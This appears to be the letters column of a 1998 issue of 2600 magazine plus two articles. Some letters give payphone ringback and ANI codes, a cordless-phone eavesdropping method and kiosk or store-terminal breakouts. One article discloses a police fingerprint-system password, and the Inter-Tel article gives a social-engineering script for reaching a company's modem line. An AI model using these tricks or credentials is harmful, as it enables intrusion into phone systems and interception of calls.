
On March 30, 1998, the computer bulletin board known as *New Times* was censored by Kanada's very own RCMP. Why, you ask? Why would a BBS be altered by the feds? Well, for a reason that might even sound partially justifiable to many of you: because it was distributing information which could instruct people on how to commit crimes. "So what's wrong with that? I don't want those gawddamn hoodlums running around committing crimes, hackin' computers and rippin' off the phone company." Well this might sound dandy to those of you who watch a lot of television, and fear the youth of today. This will sound awful to those of you who fear the government. The police did not actually put an end to any crime in progress, they did not stop any crime before it happened. The police only restricted knowledge, and access to information, a horrible blow to freedom. What will happen in the future?

Yes, on March 30, 1998, an RCMP officer entered my home and instructed me to remove all file bases from New Times with the words "hacking," "phreaking," or "carding," in the base title. The file bases were removed on the basis that I am liable for any offenses committed by someone in possession of the information distributed on my BBS. Also removed were the "Pirate Radio" and "Pretty Good Privacy" base. Clearly there are similarities between our government and the famous Orwell novel, *1984*. The RCMP have taken to the role of thought police, effectively regulating what you can and cannot know. When information becomes a liability, you know that Big Brother is watching. Knowledge has become a crime and my BBS has been censored because of information, not because an actual offense has been committed. One file base for an online magazine called *Fuck the World* was removed simply because the officer did not like the title.

When a government targets information for removal, that in itself is a horrible act, but an act of self preservation. When a government outlaws privacy, that shows the very nature of the government's evil. Why, oh why is Pretty Good Privacy on the blacklist? Simple because the controllers cannot read certain people's e-mail. Of course the standard argument that PGP users have something to hide can stop many people from using it. It instills the paranoia that if you use PGP then others will make the assumption that you are a drug dealer or a terrorist. No one will ever assume that you use PGP simply because you do not want others to read your mail. After all, opening another Kanadian's mail is legal right? No, it is not. So why is email encryption illegal? Why was Pretty Good Privacy removed from *New Times?*

Canada is a free country, but if you *use* your freedom, then it is punishment time, restriction time, regulation time. If you run a hack/phreak BBS then I simply want you to be aware of what happened to *New Times.* If you don't run a BBS but believe in freedom of thought, speech, information, etc., then I want you to be aware of how free we really are. If certain information is outlawed today, then what does the future hold? Literature speaking out against the government? Or even do-it-

yourself repair books, because people who use them are not spending money? I don't know, I just know that right now knowledge is a crime. Encrypt!

Ruiner
New Times Collective
New Times BBS 613-445-1326

Dear *2600:*

While walking through the financial district, I happened across a guy standing in front of a building, reading *2600*. Naturally, I stopped to talk to him, and he explained that his boss (at one of the Mega-Corporations) "caught" him with the magazine. He was advised that it was forbidden to possess it on company property and threatened with disciplinary action. What the hell is this world coming to?

M Davis aka Semi-Spy

Online Idiots

Dear *2600:*

Your magazine captivates. It shows that there is a clearly defined line between "hacking" and "using a DoS attack to impress my buddies." However, I guess I'm bowing to the inevitable when I say that I still get disgusted at idiots who insist on being malicious for no reason. If you do this kind of shit, you need to rethink yourself.

Taking aim at average computer users who are ignorant when it comes to things like this is *bush league.* Just because you can get on IRC and type "/whois joe" doesn't give you the right to go slam a lame OOB down the poor guy's/gal's throat, especially since they don't know what's going on, and then flaunt about it. You probably didn't even write the program that did it.

It's not funny. It's stupid. Just because you can send broadcast packets by typing a command in your shell account doesn't make you "elite" or "scary." It does, however, make your "penis smaller" and your "gapped front-teeth wider."

I'm sorry if I seem a tad irate - this was just inspired while I was taking a magical journey in IRC-land (which is becoming more and more the medium of dysfunctional communication) and watching these morons come and harass people who were actually *trying* to enjoy themselves (however that works on IRC). Just think before you do something next time - is it really worth doing?

Also, your site was recently added to our web proxy server to be blocked, much to my disputing. Unfortunately, there's no way around this as it's done right in the Livingstons that we dial up.

Dave
Wrecker of Universes
Destroyer of Worlds

While what you say is true for the most part, you must also remember that this is only IRC and that IRC is only part of the net, neither of which can be considered "real life." Half the problems we face are caused by people who want to apply "real life" solutions to matters of the net. So don't burst a blood vessel over what the little ASCII characters on your screen are doing. Yelling at the TV is far more productive.

Dear *2600:*

Over the past few years, as I have interacted with the hacker community at various occasions I have noticed one thing becoming more and more common: Racism. The hacker community is supposed to be about acceptance and free exchange of information. How can anyone possibly support and believe in this idea when they aren't even capable of grasping the basic facts of reality? There are several races on this earth; however, they are all equal. There are people who say the hacker community will become more accepted once we unite, however, how can this happen when some of us cannot accept other hackers for what they are: people? In short, before the hacker community can escape the generalizations and persecution by the outside world, we must learn to stop those same qualities within *our* world. Hasn't anyone out there taken "The Conscience of a Hacker," possibly the best piece of hacker literature ever written, seriously?

The Informant

While we take your concerns seriously, it would have been nice if you backed up your claims with some examples and facts. Just saying the entire community is becoming racist is using the same overgeneralization that racism itself thrives on. You must also realize that people often say things online merely to get attention or a reaction. That's not an excuse but at the same time it's not a true indication of who they really are.

Software Concerns

Dear *2600:*

I just found your web site and I was looking to download a copy of QuarkXpress4.0. What the hell is hacking all about anyway? And if you know where I can find Quark, please let me know.

Schrooner

What the hell do you think we're all about? Was there anything on our site to make you think we traffic pirated software? Please. Here's a thought: to find out what hacking is all about, explore the site! It does a far better job of explaining it than our words here can do. As for your little quest, maybe the next letter will give you an opportunity.

Dear *2600:*

I just found out a way to get *any* software title for free, and the best thing is, it's free! If you are employed by Babbage's Software you are allowed to "check out" software titles, take them home for a few days, and then bring them back. Then they are re-wrapped and placed back for sale at full price. The company policy at Babbage's (and also Software Etc.) is that this is completely legal since, as their district manager stated "you can't copy CD's anyway." I overheard this while shoulder surfing at my local store and was floored when the manager and three district managers confirmed this. Just a benefit of employment, they said. My question is, do you know if this is legal? Babbage's says yes, but both Microsoft's software piracy and the Business Software Alliance say it is not (I checked). If it is legal, I'll be putting in my application for a part-time job so I can get some of that expensive stuff I want.

Greyhare

This sounds a tad fishy to us. Even if the software nazis don't have a conniption over this, we doubt that customers would be pleased to know that the software they buy has already been drooled on by store employees. We're sure the folks at Babbage's will be writing in to clear this one up.

Random Info

Dear *2600:*

I am writing in response to the letter in Volume 14, Number 4 which asked about a way to hack the Create-A-Card machines. Their security depends on the fact that the card program is always in the foreground and can't be closed from within. It is possible to get control of the system (usually a PC running Windows 3.1) by having it attempt to print a card when there is no paper. When Windows sees the error it displays an annoying message and sends the Create-A-Card program to the background. While it is in the background, you can tap the program manager icon using the touch screen like a regular mouse. I've only done this once and Windows being what it is crashed before I could do anything really fun. But this flaw provides potential for many great pranks, including possibly reconfiguring the Create-A-Card software. Have fun and remember, "It was like this when I got here."

Luke

Dear *2600:*

I just wanted to make a few recommendations that I thought might be of interest to your readers. These are recommended for usefulness and outstanding quantity of information.

ftp://mirror.lcs.mit.edu/telecom-archives This directory is full of info on various aspects in the telecom arena. A good starting off point for those interested in this field. Personally I only found a few files that weren't worth the taking. Allows 50 anonymous connections and I have generally found it to be unused. The kids must not be doing their research properly.

ftp://ftp.cs.tu-berlin.de/pub/msdos/mirrors/ftp.elf.stuba.sk/pc/ I got this one from a newsgroup and I wish I had clipped the whole message so that I could give credit to whoever posted it. This site is full of all kinds of text files and utilities. I strongly suggest using this mirror due to the fact that ftp.elf.stuba.sk only allows a very few anonymous connections and usually has too many guests. This site is mirrored in several other places but this one tends to be the easiest to access.

Installing Telephones edited by Battle, Charles and Gerald, Luecke. Published by Master Publishing, Inc. This is six bucks at Radio Shack (62-1060) and is a nice text to have around when doing any phone work around the house or office. Very well illustrated, as well. There is no reason not to own this one.

High Noon on the Electronic Frontier - Conceptual Issues in Cyberspace edited by Ludlow, Peter. Published by MIT Press. For information on getting this, try your http://mitpress.mit.edu (mitpress-orders@mit.edu) or your local bookstore. (I feel lucky in the fact that the MIT bookstore is local to me... how sweet it is.) I am sure a good portion of your readers are aware of this one but I feel it cannot be recommended enough. I have found it to be well worth the $30 I paid for it. My only gripe is that it devotes too much time to Ms. Denning. This is a must read for anyone interested in how the net is developing as a society. It provides a fair share of history on some issues that escape coverage in the mass media.

OK, enough of my crap. Have fun.

Allin

Dear *2600:*

I was experimenting with my AT&T model 4615 Cordless Telephone (actually, I was trying to scare the cat) earlier today, when I came across something interesting - a way to listen to radio signals through the phone. The 4615 has two relevant features: 10 channels (so you can find a clear frequency) and an intercom system. The intercom system goes between the base (charger) and handset.

I'm not going to go into the specifics of the intercom, except to say that you have to initiate it via the handset. Also, you can use the blue button on the base (the one you usually use to find the handset if you lose it) to create a tone in the handset ear piece, and if you press "INTCM" on the handset during an intercom session, it will play the same tone through the base.

Anyway, initiate an intercom session (by pressing "INTCM" on the handset). The intercom light on the

phone should go on. Then press the blue button on the base and, while the tone is playing, press "INTCM" again on the handset. The intercom light on the handset will go out and you will hear static through the speaker on the base. You can change the channel you are listening to by hitting "CHAN" on the phone.

I've found that you can listen to different conversations and sometimes radio stations using this method. I've also found that different phones will provide different frequencies (I've tried this on three different phones of the same model.)

SilverStream

Dear *2600:*

Here is a little payphone fun you can do to annoy your local stores and or schools. All you do is find out the last four digits of a payphone. If the payphone does not have the number printed and you really want to do this then call someone with Caller ID and find out the number. All you do is dial 790 and the last four digits of the number. Then hang it up and then pick it up and then hang it up again. This little trick here will make the phone ring. This isn't the most efficient trick because I couldn't get it to work in Canada. So for all the Canadians out there, this doesn't apply. This is a common trick, but if you didn't know it then try it.

FiXatioN

*First off, many payphones block their number and disable *82 so getting the number in that manner frequently won't work. Calling a toll-free ANI would be more effective. Second, your 790 trick only works in your local area, which you neglected to tell us. All we know is that you're not in Canada. But the method will work almost anywhere in the States - you simply need to find what exchange is your local ringback.*

Dear *2600:*

Did you know that if you dial your number and then follow it with the pound (#) button that it accelerates the dialing process and it connects you to the line you are dialing quicker? Isn't that amazing?

Mark Iannucci

About the only thing this is good for in this age of digital switching is making the operator come on a little faster by dialing 0#. Also, it's handy on some overseas calls so the switch knows when you've entered all of the numbers.

Dear *2600:*

MediaOne's express service is coming to a town near you. And since they decided to donate a node to my school district, they have started construction on their equipment to receive the fiber link from the nearest hub. They have a board on the wall, in our electrical room, comprised of three Magnavox fiber amplifiers, each with three tie-offs coming off the output, with varying impedance. And the amplifiers are assigned as Internet in (top one, almost always), Internet out, (middle), and residential loop (on the bottom). This content is as raw as it gets - it is direct from the local hub of their network. A way to compromise this little hole has yet to be discovered, although my hands tell me those things get damn hot. Also, after attending a couple of their meetings, in the attempt to sell broadband to whoever has 50 bucks laying around, they are selling the product as "safe, secure, and fast." As many of us know, only one of those is true. And the people they are hiring to do the on-site installs are incredibly dumb. They are button junkies who have little or no computer skill. And *don't tell them the modem is for a *nix/Linux box!!* They will magically "forget" to stop by your house - from what I have learned, MediaOne is not thrilled about having any other Unix machine on their network. Oh yeah, don't destroy your cable modem, because they have a $650 price tag on them if you destroy or damage them.

Soul Implosion

Dear *2600:*

I would like to inform the *2600* readership about more free web space and e-mail services on the net.

www.angelfire.com: free web space.
www.theglobe.com: free web space and e-mail.
www.fortunecity.com: free web space and e-mail.
www.tripod.com: free web space.

phiberphit

Dear *2600:*

I put the "Free Kevin" bumper sticker on my car and had to spend five minutes convincing my mother that Kevin Mitnick wasn't the 15-year-old kid who shot up his high school cafeteria in Oregon. I'm gonna try other means to get the word out, such as passing out flyers with Kevin's story on downtown street corners. I'll keep you posted.

A couple of ANI numbers to have phun with: Pacific Bell - downtown Sacramento: 211-0007 and Roseville (CA) Telephone - Granite Bay: 9587.

Desaparecido

Dear *2600:*

I'll tell you what little I know about "the beast" as it was put in that FedEx article.

I used to be a sysadmin for a "large Southeastern bank" who used those SecureID cards for dial-up mainframe access. As explained before, they have clocks synchronized with a dial up server, and a PIN that is derived from that clock with a new one generated every minute. If I remember, it had about nine digits. In addition, the user has a personal PIN that must be used in conjunction with the digits above.

Even if someone did figure out the algorithm or "acquired" it somehow, I really doubt that these things would be crackable. The source code for PGP is freely available, but you don't see that being cracked often. And imagine if your private key changed every minute! The security of these cards is daunting.

However, what I found was that for all the ingenuity and advanced techniques these cards may use, it still remains that these are, after all, typical users. I would wager that in every organization that uses these, 70 percent of the laptop cases have a SecureID card with a sticky note of the Personal PIN stuck to it. I even saw random "checkoutable" laptop cases with the stickynote/secureID pair in one of the pockets, the absence of which obviously wouldn't have been noticed for some time. So even with these "beasts" the biggest hole (as usual) is with the end user. Inconvenience + typical users = security gap.

Of course, once you get ahold of one of these things you have to know the login screens and syntax (which will be on a handy security admin typed guide with the stickynote/secureID pair). And once you get past those, you have standard host security measures, but the "beast" is now curled up at your feet.

Flinx

Dear *2600:*

Here's an idea my friend thought of: I call it Caller ID spoofing. OK, we all have three way calling, right? So let's say one person calls another, and this second person places a three way call to another person. Now the first person can talk to the third person. What's so great about that, you ask? Let's say you're supposed to be at work, but instead you ditch and go to a party, and let's assume that you have Caller ID at home. You call your work from the party, ask a friend there to make a three way call to your house. Now you leave a message on your answering machine at home. Your Caller ID says you're calling from home. You have effectively spoofed the source of the call.

skwp

OK, now just hold on. Three way calling is hardly a secret and very few people wouldn't immediately suspect its use when faced with a suspicious call. But your real problem here is assuming that there is someone trustworthy at the location you're supposed to be at who will play along with your scheme. And there's always the issue of not being able to be physically located at work while you were supposedly in clear sight making phone calls.

Dear *2600:*

890 is my local ANI in Tulsa, Oklahoma. I've heard it works in a big radius of the surrounding area. Possibly the whole state (who cares, it's Oklahoma).

891 does the same,for the same area, but only after you enter 7 digits (and it doesn't matter what they are.)

Citrus

Dear *2600:*

I love your magazine. You are truly on the subversive edge, fighting on the front lines of the information war. Subscription money coming. I have a couple of things to share with *2600* readers:

For great information on the DoD, there is a free weekly and nonpartisan email newsletter published by the Center For Defense Information. I learn all sorts of fun things reading it every week. The newsletter is called the *Weekly Defense Monitor.* Check it out.

Before I earned the right to call myself a hacker, I worked at a Target store. Target and many other department stores use these little laser gun thingamagigs called "LRT's." This handheld remote gun not only looks cool when you fire it in the dark, it has a more unimaginative purpose. It is used to keep track of store inventory including the location of merchandise in the stock room and on the sales floor. You can also use it to produce lists of what items need to be pulled out of the stock room for the sales floor. It has a condensed but full keyboard, and some combinations of keys let you do some bizarre and rather unexpected things.

The LRT, of course, can be hacked. If the unit gets disabled, it must be reinitialized by the store's host computer. (Sometimes the units break themselves in an hysterical fit of self-destruction.) During the rebooting process, a lot of menus and paths open up for your experimentation pleasure. It is easy to get to a C prompt. From this prompt, you can basically access everything on the store's main computer. I could turn on the fire alarms, kill the lights, open the doors at strange night time hours, visit various archives, and make up false names for gift certificates. Keep in mind that the store rooms all have cameras. I'm sure they saw me hack them, and if I was to steal anything I would have been nailed to the corporate cross.

Also, if you visit Game Works in Seattle, you can access a lot of interesting information just by getting on one of their floor computers. A friend and I were able to (accidentally) crash their Internet cafe by fooling around with the Windows options. I assumed they were lame on security, but when I talked to someone who worked there, I found out how security ignorant the whole staff really was. One guy answered some questions I was almost embarrassed to ask. From the floor computers, you could go in and download some of the games they have. Yes, all of the games projected onto those 40 foot screens run on a DOS shell! Your PC would really be your friend then. Sorry, the network was (as of this summer) closed to outside phone lines.

Mastery

More Fun In Stores

Dear *2600:*

A friend of mine bought himself a nice new P200 MMX recently (yes, exactly what I was thinking - that bastard!), but unfortunately he had very little software for it, considering he'd just moved up from a 486-66 for which everything he had was either DOS or WIN3. I was bringing him over a pile of games to play on his machine, and on the way over (I've no idea what possessed me to do this), I walked into Mediascape, a local video game shop. After browsing around for a few minutes, I was on my way out the door when the shoplifting alarm went off! I turned around and tried to explain to the guy behind the corner that it must have been a library book in my bag that set it off (the libraries here put magnetic strips down the spines of all their books), knowing that if he insisted on searching my bag, there would have been no way I could have convinced him that all the game CD's in there were mine. Luckily he let me go, but I had similar problems at a couple of local bookstores in the days following, and finally found that it was a copy of *2600* stuck in the pages of a notebook at the bottom of my backpack that was causing the problem. It was a copy that I'd picked up at World's Biggest Bookstore (as its name implies, it's a big bookstore here in Toronto, which incidentally is not on your list of stores that carry *2600,* and you've got an entire rack just to yourselves in front of all the other computer mags), who paste a magnetic sticker inside the front cover of all the *2600* issues! Keep up the good work, I'm looking forward to the next issue.

Corvi42

We just manage to cause trouble everywhere we go.

Dear *2600:*

Thought you guys might appreciate this: I work in the computer security field and regularly check out your site. I had never picked up your magazine, though, until recently. I was in the Long Branch NJ Barnes and Noble with my two kids. My 10 year old son wanted a gaming zine (to try to break codes). My 4 year old daughter demanded that she get a magazine too. She picked *2600!* I must say I enjoyed it and plan to pick it up regularly. Out of the mouths of babes.

Carole

It's those subliminal messages we slipped into Teletubbies.

2600 Problems

Dear *2600:*

I have been a steady reader of *2600* for the past three years and have enjoyed the articles that I have read. I don't actively hack, but I am interested in the ins and outs of how it is done. I was dismayed last fall when I was unable to find a copy of your zine anywhere on its usual hidey holes in the bookstores. I was glad to see the zine back in print in January and just picked up the second issue for this year. I'm glad to see that you stuck it out and were able to start putting out new issues.

Kevin Brown

The thing is, we never stopped printing. Despite the financial nightmares we've been going through, getting the next issue out on time has always been our main priority. Thanks to some very patient people, we were able to do this with virtually no money. By the time you read this, we should be almost entirely out of the woods.

Dear *2600:*

I am very disappointed. The hacking/phreaking community promised to be the most intense and influential counterculture faction since the punk rockers of the late 70's and early 80's. Alas, you have sold out, and I blame *2600* - the largest and perhaps most respected icon in the whole hacker world - for much of it.

In numerous editorials you have cited this fact: Hackers aren't criminals. I disagree. Discarding all "wordy" definitions of just what a hacker is and all romanticisms, we find what hacker really means, from the real hackers. Your magazine, hundreds of web pages, programs and text files, as well as the majority of actual documented hacker endeavors, all seem to be about infiltrating or abusing a computer network or another electronic system. Phreaking the phone, remotely hacking Unix systems, and Internet mischief seem to be your specific concerns. Even when programming and other "good" hacker activities are used, they seem to merely facilitate these goals, and are not of any focal interest.

Hacking a system is the equivalent of breaking into someone's house or (in the case of the phone company) office building. If the government allows the production of computers, the right to privately operate one without fear of tampering, destruction, or unreliability should come directly after. It only makes sense. By breaking into a system you are taking up resources and violating privacy. You tiptoe around it - calling this activity "non-destructive hacking." So you break in, but just hang out and have a look around, as opposed to smashing things? Hacking by its very nature is intrusive and forces the individual computer user to seek the aid of computer-manufacturing corporations for education or tools to counter the attack. It is not a liberation or freedom of information. Hacking as you know it is a repeated victimization of the common (uninformed) people. While breaking into a system rarely affects people harmfully, it is the easiest point at which we can deter destruction of or tampering with computer resources remotely. You say people shouldn't go to jail for guessing passwords - and they shouldn't. However, it is indicative of a potential

crime. No one cares that the drunk driver has had alcohol and is behind the wheel for that reason alone - we arrest him because drunk drivers often kill people. That is why hacking, in basically all forms, is a crime. Because, regardless of what *you* at *2600* do, your readers and everyone associated do not stop at a sensible point. Hackers spread virii, change passwords, cause confusion and frustration in the lives of many total strangers, tarnishing companies' and organizations' reputations, all at their leisure, just for fun.

By distributing your magazine, arguing that hacking isn't a criminal activity, and making your efforts well known to the rest of the world, you have put hackers everywhere under immense pressure. You have turned a once underground activity into a household word, cultivating thousands and teaching them to hack - there were even movies! You have taken something underground, and turned it into "underground" pop culture! In doing so, you sell out so completely that the FBI need only subscribe to enter into your world. You say this is a good thing, the "free flow of information" and all. Well, what are you? The hacker missionaries? The "free flow of information" won't be so cool when the increased hacker populace and computer-crime rate demands legislative attention. When the government passes laws and writes network software making hacking almost impossible, you won't be so glad you taught a generation to hack. They won't be so glad either.

Eric B. AKA Flyable George

Well, gee. You give us credit for an awful lot. Let's look at what you apparently think we should have done. We should have kept quiet so that our little movement would remain "underground." Funny, that's just what the people in those agencies that keep busting in our doors seem to think as well. See, had we only kept quiet, we would have stayed small, and it would have been so much easier to squash us entirely. But now... yeah, we're everywhere. Kinda scary, isn't it? The authorities will one day realize that they're no longer able to manipulate us into extinction. And you have already realized that hacking isn't ever going to be the elitist social club of part-time rebels you want so desperately to be a part of. We're not sure who to feel more sorry for. What we're certain of is that we have nothing to apologize for. We're proud of who we are and where we've gone in the 14 years we've been publishing. We don't support criminal activity but at the same time we don't feel that using a computer system without authorization is remotely similar to breaking into someone's house. But this isn't about us. It's about the many thousands of people out there who are waking up and exploring, learning, and teaching - moving our technology in the direction they want it to go, rather than marching to a pre-determined tune. While we're flattered that you think this is all because of us, we cannot take the credit. But we appreciate your obsession.

Dear *2600:*

OK, I know it takes a lot of time and work to put out *2600*. I know you have to be able to make money off of what you sell. My question is: Do you think selling advertising space is kinda like selling out? Just some stuff I'd like to know. I think you put together a very informative and educational magazine.

SYCO

We've always felt that advertisements would detract from the main focus of the magazine and raise suspicions (rightfully) that our editorial policy could be affected by advertiser dollars. We'd rather just be accountable to our readers. But we'll open the question up for debate.

Dear *2600:*

Please look at my page:

http://www.mbnet.mb.ca/~jkiddell/censored.html

My school division has censored your site... see my page for details. I'm a 16 year old living in Winnipeg, MB (Canada). My entire school division has blocked the *2600* site. It does so through a proxy at dorothy.fgsd.winnipeg.mb.ca. *2600* is only one of many sites which are "Restricted."

Both my parents teach in the school division and I heard rumblings of "the new filter" before today, but I wasn't very worried. After all, I don't usually look at porn during computer science class. Today, the school's Internet connection went down for about 20 minutes, during which time I noticed that Netscape was communicating with a proxy at 206.45.16.37:80. When I noticed our people's connections had started to work, I experienced it firsthand.

Technically, I can open Netscape Prefs and change it from "manual proxy configuration" to "direct Internet connection" which bypasses dorothy but I'm not going to do it to every single computer in the school, especially not every school in the division.

I could understand if it just filtered porn, but *2600?* The magazine with no criminal content whatsoever? Isn't this filter just for lazy teachers who don't feel like keeping an eye on their students?

Dave Kiddell

In such cases, the best thing to do is what you did: tell as many people as possible. And to clarify: this isn't really censorship of us as we still exist and are saying what we want to. If we were forced to stop, then that would be censorship of one form or another. What this is is blocking access to you of certain thoughts and ideas by your school.

Dear *2600:*

While I don't agree with everything I find in *2600*, I still think it is worthwhile reading and would hate to see it go. I know that I would be willing to spend another

dollar an issue for awhile until *2600* gets back on its feet. Maybe you should raise the price per issue for a little while then put it back down later when *2600* is more stable. I don't think that most of your readers would object. I know I wouldn't mind.

Catt

We appreciate that but we said at the beginning of this crisis that we didn't want our readers to be paying for our problems. We asked for support in other areas (back issue sales, t-shirts, etc.) and we have received it. That helped us to make it through. When the time comes for a price increase, it will be because of an increase in our expenses - postage, printing, etc. - as has always been the case in the past.

Dear *2600:*

I would just like to say that I was going to renew my subscription. You never bothered to send me my last issue, so I'm not going to bother renewing my subscription. Three issues for $22 isn't worth the trouble.

Disappointed

Well, you're a real sorehead. Did you ever stop to think that maybe something happened to your missing issue and that we didn't sit around the office scheming about how we were going to steal your money by swiping our own magazine from you? Things get lost in the mail all the time, co-workers and family members steal your stuff, and, most frequently, people move and their issues don't get forwarded (postal policy). Consider this before you go around hurling accusations. And, had you behaved like a human being and contacted us, we would have replaced your missing issue even if it wasn't our fault. And, for the record, it's $21 for a year.

Comments

Dear *2600:*

I'm a new reader of your magazine, and just got the winter issue of *2600*. My favorite part would have to be the 1-800 section. I had so much fun with those numbers, and thanks for posting them. On a more personal note, in response to all of you who mailed *2600* saying that hackers suck because we destroy things, and quote me on this, *fuck off*. Thank you and keep up the good work.

Dr. Psycho

That oughta take care of that.

Dear *2600:*

Interesting article about the Mobil Speedpass. You stated that it doesn't accept Mac or debit cards. Not true. As stated in any bank's promo regarding these cards, they are accepted *anywhere* Visa is. Such is true with your debit card. It can be used as a debit card (or if you prefer a few days float), a credit card.

By the way, all my local Barnes & Nobles and Crown books carry your publication. No trouble finding it in the Philadelphia area.

JJ

Pleasantries?

Dear *2600:*

You don't know me, I don't know you, but if you are a half decent hacker, you will find who I am soon enough, so enough with the pleasantries. Let me break it down for you. I want to learn to hack. Enough Said. Goodbye.

DramaDame

Dear *2600:*

I meant to send this earlier, but kept putting it off. However, after seeing "A Big Misprint" in your latest letters column (Vol. 15, No. 1), I felt I had to respond.

The author of said letter (Sith) complains that the article "How To Be A Real Dick on IRC" is available in many forms and places, and therefore should not have appeared in your zine. Truth be told, I too feel it should not have appeared, but for very different reasons.

Many times you have responded to writers of letters complaining about "Hacker Ethics" (or lack of) by saying that what it is really "all about" is exploration. However, the title of this article immediately jumped out at me as being written from a standpoint of mean-spiritedness. After reading it, that feeling was justified. It basically describes techniques on how to piss people off and how to generally be a dick. This is not an article written about how to explore IRC; this is an article on how to fuck with people, and thus does not fit the ethic (I believe) that you promote.

I found it ironic that in the same issue, there was a letter complaining about this very thing (locking out the *2600* channel on IRC), and you basically responded by saying that "some hackers get a silly thrill out of this kind of thing" (I'm paraphrasing, of course). How can you condemn something you've just helped promote? Does the right keyboard not see what the left is doing?

I hope that in the future you will take better consideration of the kinds of articles appearing in your zine. I've been a regular reader for some time now, and haven't had much reason to complain until this point. I think most of your readers would rather see articles on IRC security flaws and loopholes than articles describing how to make an asshole of yourself.

Briareos

If we get such articles, we will most likely print them. This one, though offensive to some, provided some valuable insight into how certain people think

letters continued..page 48

FINGERPAINTING AT THE PRECINCT

by The IMC
imc@kingcontent.com

I will never admit to being a smart man, and, if anything, I have spent the greater part of my life being stupid. The most recent occurrence of my stupidity went on display at Yankee Stadium during a rain delay, when I ran across the outfield and did a slip and slide on the tarp that was protecting the infield. No sooner had my momentum died, four rain-coated security guards hauled my dumb ass off into some holding cell while the fans went wild.

I spent some time sobering up in the holding cell until I was told that I would be spending the night in jail. This, by all means, was an unhappy moment, because it meant that I would be hanging out with all of the hoodlums from the South Bronx. Great.

I was moved around from holding cell to holding cell. At one point I found myself in the 44th Precinct standing in front of an Identix machine. Identix is a private company which specializes in biometric computer systems. They make both fingerprint access devices, digital fingerprint systems, and, I suspect, those fingerprint love meters found in arcades and movie theater lobbies. They can be found on the web at http://www.identix.com (it's a poorly designed site.)

The Identix system is basically a Pentium box running OS/2 Warp packaged in a case that has two infrared plates and two VGA monitors. One plate is significantly larger than the other. When a "perp's" fingers are pressed on to the plates, the infrared scans the fingers and displays a realtime image of the scan on the left monitor. The right monitor displays the menu system for the Identix program.

Obviously the menu system is so easy, a cop can operate it. When they drag the perp out of the holding cell, the arresting officer types in the case ID number and other relevant data. Some of my information was already entered and was called up when Officer Dumbass typed in my case ID. He had to enter his name and what I was being charged with.

The menu monitor then instructed the slow-witted law enforcement officer to press down my four fingers on the large pad, then my thumb on the small pad. Then each individual finger was scanned. The process was repeated for both hands. Later, after all fingers were scanned, the program checked to make sure that it could match the individual fingerprints with the aggregate fingerprint of all four fingers. Once verified, the officer can press F8 and send the fingerprints into the NYPD criminal database.

It was my luck that when the officer pressed F8, the machine hung. Officer Dumbass did not know what to do, and was shitting his pants thinking that he had really fucked up the whole NYPD database or something, so he gladly took my advice when I said, "Quick, hit Control-Alt-Delete!" My thinking was that maybe my prints would have been lost, and hopefully ignored.

It took the officer a while to realize that Control was spelled CTRL and that he was supposed to press the buttons all at once. Upon warmboot, I stared at the screen, in handcuffs, and made some observations:

The Identix machine was running OS/2 Warp.

The machine was on an Ethernet network.

It connected to a couple of file servers without the entering of any passwords.

It repeatedly tried and failed to map some fileserver to the U: drive.


It finally booted up the Identix program, which, in turn, initialized the fingerprint scanners and the second monitor.

The Identix program asked for a name and password, which was obviously precinct specific. Officer Dumbass looked around for awhile and then read the name ("namis") and password ("morpho") out loud as he typed them in.

Later I had to visit another Identix in another precinct because my prints came out too dark. I also had a digital picture taken of me and appended to my record.

The NYPD is still very behind the times and uses far too much paper. Thus is the reason that it takes needlessly exorbitant amounts of time to process each prisoner. I was arrested for a bullshit charge and it still took them 26 hours to get around to me. I had never been locked up before, and I was going out of my mind.

Which is why I have been thinking about Kevin Mitnick, who hasn't even been tried. Prison sucks and the plight of a prisoner is much worse than what any of us can imagine. I can bet it's even worse for a prisoner who hasn't been given a bail hearing or a trial date after three years.


Error - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Guide Print Security Stop
Bookmarks Go to: http://www.2600.com
Error
Caution! All Access is being monitored. This site is restricted due to: Criminal Skills Content
THE WEB PROXY STRIKES AGAIN . . .
Document: Done

INTER-TEL PHONE SYSTEMS

by Sundance Bean

Inter-Tel phone systems can be compromised with simple communications programs like ProComm. A little social engineering is needed to get past the receptionist, depending on the voice mail status of the company in question. Every day, Inter-Tel systems are remotely programmed from branch offices. So the company should not expect any foul play during your conversation. What worked for me was as simple as, "Hello, I'm XXXXX calling from Inter-Tel, I have an order to do some programming on your system today. Could you please transfer me to extension 260? Thank you." Sometimes you will get a receptionist with the IQ of lettuce, thereby requiring you to use more patience. You will get, "We don't have an extension 260. Who are you trying to reach?" Simply add, "I'm calling from the company that maintains your telephone system. Extension 260 is the modem extension we use to login to your system." Nine out of ten times you will be transferred.

Logging In: Dialin properties, 300 - 14400, N-8-1
